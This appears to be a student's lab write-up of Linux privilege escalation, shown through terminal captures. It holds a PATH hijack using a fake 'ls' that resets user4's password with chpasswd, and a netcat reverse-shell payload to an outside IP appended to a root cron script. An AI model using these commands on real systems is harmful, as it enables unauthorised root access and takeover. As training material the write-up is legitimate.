
```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
echp 'echo "user4:12345" | chpasswd' > ls
Command 'echp' not found, did you mean:
  command 'ecp' from deb ecere-dev
  command 'echo' from deb coreutils
Try: apt install <deb name>
user6 / tmp echo 'echo "user4:12345" | chpasswd' > ls
echo 'echo "user4:12345" | chpasswd' > ls
user6 / tmp su user4
su user4
Password: 12345
su: Authentication failure
user6 / tmp su user4
su user4
Password: 12345
su: Authentication failure
user6 / tmp cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user  command
*/5 * * * * root    /home/user4/Desktop/autoscript.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Using cat to display the contents of the /etc/crontab file, I discovered a file named autoscript.sh located on user4's desktop

**i** task scheduled after every **5 minutes** for **user4** in the crontab by the name **autoscript.sh**.



Using the reverse shell generator I generated a netcat which is designed to establish reverse shell connections.



**i** Before accessing user4 I just went and generated my payload. I used msfvenom to generate a payload of type cmd/unix/reverse\_netcat.-> I want to gain a shell connection on my machine



```
kali@kali: ~  
File Actions Edit View Help  
Memory Usage: 327/985MB (33.20%)  
Disk Usage: 5/217GB (3%)  
root / / var / www / html exit  
exit's cmd as get parameter*/  
exit  
user6 / / var / www / html echo 'echo "user4:12345" | chpasswd' > ls  
echo 'echo "user4:12345" | chpasswd' > ls  
bash: ls: Permission denied  
user6 / / var / www / html cd /tmp  
cd /tmp  
user6 / / tmp echo 'echo "user4:12345" | chpasswd' > ls  
echo 'echo "user4:12345" | chpasswd' > ls  
user6 / / tmp chmod 777 ls  
chmod 777 ls  
user6 / / tmp export PATH=/tmp:$PATH  
export PATH=/tmp:$PATH  
user6 / / tmp cd /home/user5  
cd /home/user5  
user6 / / home / user5 ./script  
./script  
user6 / / home / user5 su user4  
su user4  
Password: 12345  
  
Welcome to Linux Lite 4.4 user4  
  
Monday 22 April 2024, 13:51:27  
Memory Usage: 323/985MB (32.79%)  
Disk Usage: 5/217GB (3%)  
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)  
  
user4 / / home / user5 sudo -l  
sudo -l  
[sudo] password for user4: 12345  
  
Sorry, user user4 may not run sudo on osboxes.  
user4 / / home / user5 cat /etc/crontab  
cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
*/5 * * * * root    /home/user4/Desktop/autoscript.sh  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
#  
user4 / / home / user5
```

Now, I had to access user 4, using echo I managed to change password of user 4 since I did not know the original password.

Steps:

- 1) created a file that will contain my new password
- 2) using the command chpasswd it will change the password of user4 to my new password
- 3) chmod 777 ls -> give permission to read, write and execute



```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
exit
$ python3 -c "__import__('pty').spawn('/bin/bash')"
Welcome to Linux Lite 4.4

Sunday 21 April 2024, 13:44:33
Memory Usage: 325/985MB (32.99%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user6 / | var | www | html | cd /tmp
cd /tmp
user6 / | tmp | echp 'echo "user4:12345" | chpasswd' > ls
echp 'echo "user4:12345" | chpasswd' > ls

Command 'echp' not found, did you mean:
  command 'ecp' from deb ecere-dev
  command 'echo' from deb coreutils

Try: apt install <deb name>

user6 / | tmp | echo 'echo "user4:12345" | chpasswd' > ls
echo 'echo "user4:12345" | chpasswd' > ls
user6 / | tmp | su user4
su user4
Password: 12345


su: Authentication failure
user6 / | tmp | su user4
su user4
Password: 12345

su: Authentication failure
user6 / | tmp | cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5 * * * * root    /home/user4/Desktop/autoscript.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
user6 / | tmp | echo 'mkfifo /tmp/tgtbzj; nc 192.168.1.153 4444 0</tmp/tgtbzj | /bin/sh >/tmp/tgtbzj 2>&1; rm /tmp/tgtbzj' >> autoscript.sh
< >/tmp/tgtbzj 2>&1; rm /tmp/tgtbzj' >> autoscript.sh
< >/tmp/tgtbzj 2>&1; rm /tmp/tgtbzj' >> autoscript.sh
user6 / | tmp |
```

➤ After copying the generated payload, I copied the code into autoscript.sh file using echo.



This action resulted in successfully establishing a reverse shell connection, granting me remote access to the target system.

**[i]** Now we have reverse shell with root privilege